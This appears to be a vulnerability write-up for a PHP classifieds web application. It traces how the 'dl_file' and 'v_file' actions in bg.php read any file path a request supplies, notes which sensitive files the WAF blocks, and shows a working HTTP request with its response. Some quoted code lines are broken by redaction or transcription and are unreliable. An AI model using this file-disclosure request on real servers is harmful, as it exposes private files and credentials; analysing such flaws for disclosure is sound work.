
```php
ini_set("safe_mode", 0);
ini_set("track_errors", 0);
ini_set("display_errors", 1);
ini_set("date.timezone", "America/New_York");
ini_set("upload_max_filesize", "20M"); // this override is not honored by php, but make sure they are set properly in php.ini
ini_set("post_max_size", "24M"); // this override is not honored by php, but make sure they are set properly in php.ini

// open the local config file early so devtrace can be conditionally loaded
$root_dir = preg_replace("/(\\includes|\/includes|\\static\/.*|\/static\/.*)/i", "", dirname(__FILE__));
define("ROOT_DIR", $root_dir);

$includes_dir = dirname(__FILE__);
define("INCLUDES_DIR",$includes_dir);

// setup defaults
$tformat = "Y-m-d H:i:s";
$file_dir = $root_dir."/files";
$log_dir = $root_dir."/logs";
$attachment_dir = $root_dir."/attachments";
$http_host = isset($_SERVER["HTTP_HOST"]) ? $_SERVER["HTTP_HOST"] : ( isset($_SERVER["HOST"]) ? $_SERVER["HOST"] : "[redacted]");
$auth_ip = isset($_SERVER["HTTP_X_FORWARDED_FOR"]) ? $_SERVER["HTTP_X_FORWARDED_FOR"] : ( $_SERVER["REMOTE_ADDR"] ? $_SERVER["REMOTE_ADDR"] : @gethostbyname($http_host) );
$sess_name = basename($root_dir);
$code_env = preg_match("/classifieds_/",$sess_name) ? strtoupper(preg_replace("/classifieds_/","",$sess_name)) : "";
$default_noreply_email = "[redacted];
$encrypt_key = "[redacted]         // used to encrypt security response (do NOT charge this)
$is_dale = preg_match("/[redacted]",$auth_ip) ? 1 : 0; // only when in office
$is_internal = preg_match("[redacted]/",$auth_ip) ? 1 : 0;
$server_error_message = "";
$default_start_url = "/";

$config_file = $root_dir."/config/config.ini";
$config = parse_ini_file($config_file, true);
$config = is_array($config) ? $config[$sess_name] : null; // should be one of "classifieds", "classifieds_dev", "classifieds_qa", etc...
//print_r("<pre>").print_r($config).print_~("</pre>");exit;

$netapp_pub_root = "/mnt/pub_online";
$netapp_pub_www = "/mnt/pub_www";

if( !$code_env ) ini_set("display_errors", 0); // suppress errors in prod
if( $code_env && !$is_internal ) { // don't allow public access to dev/qa environments
    header("HTTP/1.0 404 Not Found");
    die();
}
```

Another interesting section shows that when the script is executed through Apache, the session and request arrays are shortened to "$s" and "$r".




```
// The following is for the web interface only
if( $_SERVER["HTTP_HOST"] ) {
    ini_set("html_errors", "On");
    ini_set("session.cache_expire", 1440);
    ini_set("session.cookie_lifetime", 0);
    session_name($sess_name);
    session_start();

    header("Content-type: text/html; charset=ISO-8859-1");
    if( !preg_match("/^\/(favicon|robots|sitemap|static)/i",$_SERVER["PHP_SELF"]) ) {
        header("Expires: ".gmdate("D, j M Y H:i:s")." GMT");
        header("Last-Modified: ".gmdate("D, j M Y H:i:s")." GMT");
        header("Cache-Control: no-cache, must-revalidate, post-check=0, pre-check=0"); // HTTP/1.1
        header("Pragma: no-cache"); // HTTP/1.0
    }

    $s = &$_SESSION;
    $r = &$_REQUEST;
```

Further down in the code, there is another section with some key information. This section has some parsing logic for breaking up the requested URI. This defines a "$uri_app", and "$uri_action".




```
$browser = getBrowserInfo();
$http_protocol = "https"; // $_SERVER["HTTPS"] == "on" ? "https" : "http"; // NOTE: because this is behind F5, will ALWAYS show as HTTP... force HTTPS
$root_url = $site_url = preg_replace("/^((\/".$sess_name.")?(\/[redacted])?)(.*)/i", '$1/', $_SERVER["PHP_SELF"]);
$static_url = preg_replace("/^(\/".$sess_name.")?(.*)/i", '$1/static', $_SERVER["PHP_SELF"]);
$full_root_url = $http_protocol."://".$http_host.$root_url;
$http_request_method = $_SERVER["REQUEST_METHOD"];
parse_str(parse_url($_SERVER["REQUEST_URI"], PHP_URL_QUERY), $query_params);

// analyze the URI
$uri = preg_replace("@(^/|/$|/\?.*|\?.*)@", "", $_SERVER["REQUEST_URI"]);
$uri_parts = explode("/", $uri);

// determine if we are under an app directory
$uri_app = "";
if( $uri_parts[0] == $sess_name ) {
    $uri_app = array_shift($uri_parts);
}

$property = 
if( preg_match("/^[redacted]$/i",$uri_parts[0]) ) {
    $property = array_shift($uri_parts);
}
if( $http_host == '[redacted] || $http_host == "[redacted] || $http_host == "[redacted]" ) {
    $property = "o[redacted]
} else if( $http_host == [redacted] || $http_host == [redacted]' || $http_host == "[redacted]') {
    $property = "[redacted]";
}

// determine what the user wants to do
$uri_action = array_shift($uri_parts);
$uri_category = array_shift($uri_parts); // required for searches
```

Going back to the index.php file, the "$uri_action" is checked if there is a local PHP file matching the requested folder, and then includes it. This allows the api.php and bg.php files to work.




```
include_once(dirname(__FILE__)."/includes/common.php");

// include any app specific functionality
if( is_file($uri_action.".php") ) { // this is where "bg.php" (/bg/) and "api.php" (/api/) are included
    include_once($uri_action.".php");
    exit;
} else if( is_file($uri_action."/index.php") ) {
    include_once($uri_action."/index.php");
    exit;
} else if( $server_error_message ) {
    if( $uri_action == "admin" ) {
        @include_once(getTemplate("site_down_admin.tpl"));
    } else {
        if( "/".$uri_action."/" != $default_start_url ) header("Location: ".$default_start_url);
        print($server_error_message);
    }
    exit;
} else { // some standard options
```

Inside the bg.php file, a "$bg_action" variable is defined which is set by a "a" parameter on the request querystring.




```
$id = intval($r["id"]);
$bg_action = $r["a"];
$type = $r["type"];
if( !$uri_option ) $uri_option = $r["opt"];

$filter_op_regex = "/^(>=|<=|=|-|<|>|\^|||@|%)/";//only use in "suggest" right now

$obj = new StdClass(); // empty object for returning JSON data
$json = preg_replace(array("/\n/","/\r/","/\t/"), array("\\n","\\r","\\t"), utf8_encode($r["json"]));
```

The "$bg_action" is then used in a large switch statement to identify what API endpoint is being executed.




```
switch($bg_action) {
    case "suggest":// query Darwin API if needed
        $value = !preg_match("/button-/i",$r["value"]) ? $r["value"] : "";
```

Near the end of the bg.php file, there are several endpoints with vulnerable code. The first two are the "dl_file" and "v_file" case statements. These functions call the "getFile" and "viewFile" functions which are defined in the includes/utils.php file.




```
        break;
    case "dl_file":
        if( strlen($r["f"]) ) getFile($r["f"]);
        break;
    case "v_file":
        if( strlen($r["f"]) ) viewFile($r["f"]);
        break;
    case "keep_alive":
```

Both of these functions check for the existence of the passed in filename, and then output the contents of the file. The differences are that "getFile" works as an HTTP download, and the "viewFile" requires the file to be writable.



```
function getFile( $file ) {
    if( is_readable($file) && !headers_sent() ) {
        header( "Pragma: public" );
        header( "Expires: 0" ); // set expiration time
        header( "Cache-Control: must-revalidate, post-check=0, pre-check=0" );
        header( "Content-Description: File Transfer - ".basename($file) );
        //header( "Content-Type: application/force-download" );
        header( "Content-Type: application/download" );
        header( "Content-Type: ".mime_content_type($file) );
        header( "Content-Disposition: attachment; filename=\"".basename($file)."\";" );
        header( "Content-Transfer-Encoding: binary" );
        header( "Content-Length: ".filesize($file) );
        set_time_limit(0);
        readfile( $file );
        exit;
    } else {
        if( !file_exists($file) ) {
            print("file ".basename($file)." does not exist");
        } else if( !is_readable($file) ) {
            print("unable to read ".basename($file));
        }
    }
}

/*
* viewFile function
*/
function viewFile( $file ) {
    if( !is_file($file) ) $file = "output/".$file;
    if( !is_file($file) ) $file = "/tmp/".basename($file);
    if( is_file($file) && is_writeable($file) ) { // only if this user (daemon/nobody) can write to file
        header( "Expires: 0" ); // set expiration time
        header( "Cache-Control: must-revalidate, post-check=0, pre-check=0" );
        header( "Content-Length: ".filesize($file) );
        set_time_limit(0);
        readfile( $file );
        exit;
    }
}
```


Using the dl_file endpoint, the first LFI exploit can be triggered. The AWS WAF filters prevent accessing certain files (e.g. /etc/passwd, /home/*/.ssh/authorized_keys, /proc/self/environ, /etc/hosts, /etc/issue, /etc/cs-release), and it also blocks requests with parent directory references ("../") in the request. Files on the website would not be included in the global WAF filters, so requests to files in /sites work.



```
GET /classifieds/bg?id=1&a=dl_file&type=1&opt=1&f=/sites/index.php HTTP/2
Host: [redacted]
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Content-Length: 0


```

```
HTTP/2 200 OK
Date: Fri, 04 Feb 2022 21:33:20 GMT
Content-Type: text/x-php;charset=UTF-8
Content-Length: 263
Server: Apache
X-Powered-By: PHP/5.6.40
Set-Cookie: classifieds=kplft8g7v1cskj85cmbcbps783; path=/
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Last-Modified: Fri, 4 Feb 2022 21:33:20 GMT
Content-Description: File Transfer - index.php
Content-Disposition: attachment; filename="index.php";
Content-Transfer-Encoding: binary
X-Ua-Compatible: IE=edge

<?php
$auth_ip = isset($_SERVER["HTTP_X_FORWARDED_FOR"]) ? $_SERVER["HTTP_X_FORWARDED_FOR"] : ( $_SERVER["REMOTE_ADDR"] ? $_SERVER["REMOTE_ADDR"] : @gethostbyname($http_host) );
print($auth_ip."<br>".$_SERVER["HTTP_USER_AGENT"]."<br>".date("n/j/Y g:i:s a"));

?>

```

